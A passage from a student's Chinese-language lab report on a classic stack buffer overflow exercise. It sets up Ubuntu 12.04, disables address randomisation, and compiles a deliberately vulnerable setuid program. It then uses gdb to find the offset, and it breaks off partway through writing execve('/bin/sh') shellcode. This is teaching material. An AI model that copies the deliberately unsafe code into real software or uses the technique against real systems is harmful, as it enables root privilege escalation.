Security Programming


Lab 2.3

Wang Haoyuan


Lab2.3: Buffer Overflow Vulnerability

Step 1: 配置相关ubuntu环境

由于实验推荐ubuntu版本为12.04，因此在ubuntu官网中下载12.04镜像，并安装虚拟机：



VMware Workstation 16 Player (仅用于非商业用途)
Player(P)
主页
Ubuntu12.04
欢迎使用 VMware Workstation 16 Player
创建新虚拟机(N)
创建新虚拟机，该虚拟机随后将添加到库的顶部。
打开虚拟机(O)
打开现有虚拟机，该虚拟机随后将添加到库的顶部。
升级到 VMware Workstation Pro(U)
获取快照、虚拟网络管理等高级功能。
帮助(E)
查看联机帮助。

启动后页面如下：


Ubuntu12.04- VMware Workstation 16 Player (仅用于非商业用途)
Player(P)
Ubuntu Desktop
7:08 PM
ubuntu12.04

Step 2: 禁用相关保护功能：


1. 禁用地址随机化：



```
why@ubuntu:~$ su root
Password:
root@ubuntu:/home/why# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@ubuntu:/home/why# 
```

2. 取消ExecShield Protection:

尝试取消后发现并没有这个保护：




```
root@ubuntu:/home/why# sysctl -w kernel.exec-shield=0
error: "kernel.exec-shield" is an unknown key
```

查阅博客后发现Ubuntu系统中应当没有这个屏蔽，那么继续实验。


Step 3: 创建易受攻击的程序：

按照实验步骤，创建 `stack.c`:




```
/*stack.c*/
/*This program has a buffer overflow vulnerability.*/
/*Our task is to exploit this vulnerability*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
  char buffer[12];

  /*The following statement has a buffer overflow problem*/
  strcpy(buffer, str);
  return 1;
}
int main(int argc, char **argv)
{
  char str[517];
  FILE *badfile;

  badfile = fopen("badfile", "r");
  fread(str, sizeof(char), 517, badfile);
  bof(str);
  printf("Returned Properly\n");
  return 1;
}
~
```

通过root账户来编译它（32位），并将可执行文件更改为4755：




```
why@why:~/SP/SP2.3$ su root
Password:
root@why:/home/why/SP/SP2.3# gcc -m32 -g -z execstack -fno-stack-protector -o stack stack.c
root@why:/home/why/SP/SP2.3# chmod 4755 stack
root@why:/home/why/SP/SP2.3# exit
exit
why@why:~/SP/SP2.3$ ls
badfile  exploit  exploit.c  stack  stack.c
```



```
why@why:~/SP/SP2.3$ su root
Password:
root@why:/home/why/SP/SP2.3# gcc -g -o stack -z execstack -fno-stack-protector stack.c
root@why:/home/why/SP/SP2.3# chmod 4755 stack
root@why:/home/why/SP/SP2.3# exit
exit
why@why:~/SP/SP2.3$
```


Step 4: 通过gdb解析相关地址，并对exploit.c进行补全：

通过`gdb stack`, `disass bof`来具体解析bof内的汇编语言：



```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...
(gdb) disass bof
Dump of assembler code for function bof:
   0x000011cd <+0>:     push   %ebp
   0x000011ce <+1>:     mov    %esp,%ebp
   0x000011d0 <+3>:     push   %ebx
   0x000011d1 <+4>:     sub    $0x14,%esp
   0x000011d4 <+7>:     call   0x1284 <__x86.get_pc_thunk.ax>
   0x000011d9 <+12>:    add    $0x2df3,%eax
   0x000011de <+17>:    sub    $0x8,%esp
   0x000011e1 <+20>:    push   0x8(%ebp)
   0x000011e4 <+23>:    lea    -0x14(%ebp),%edx
   0x000011e7 <+26>:    push   %edx
   0x000011e8 <+27>:    mov    %eax,%ebx
   0x000011ea <+29>:    call   0x1060 <strcpy@plt>
   0x000011ef <+34>:    add    $0x10,%esp
   0x000011f2 <+37>:    mov    $0x1,%eax
   0x000011f7 <+42>:    mov    -0x4(%ebp),%ebx
   0x000011fa <+45>:    leave
   0x000011fb <+46>:    ret
End of assembler dump.
(gdb)
```


我们发现对于esp和edx是其中的关键节点，那么我们需要对它们所在的行设置断点，并且对它们的实际地址进行记录：



```
(gdb) b *bof+1
Breakpoint 1 at 0x11ce
(gdb) b *bof+27
Breakpoint 2 at 0x11e8
(gdb) r
Starting program: /home/why/SP/SP2.3/for_32/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x565561ce in bof ()
(gdb) i r esp
esp            0xffffcce8          0xffffcce8
(gdb) c
Continuing.

Breakpoint 2, 0x565561e8 in bof ()
(gdb) i r eax
eax            0x56558fcc          1448447948
(gdb) i r edx
edx            0xffffccd4          -13100
(gdb) 
```

那么$0xffffcce8 - 0xffffccd4 + 0x4 = 0x18 = 0d24$，因此得出buffer的偏移量为24。


接下来对exploit.c进行补全：



```
const char code[] =
  "\x31\xc0" /*Line 1: xorl %eax,%eax*/
  "\x50" /*Line 2: pushl %eax*/
  "\x68""//sh" /*Line 3: pushl $0x68732f2f*/
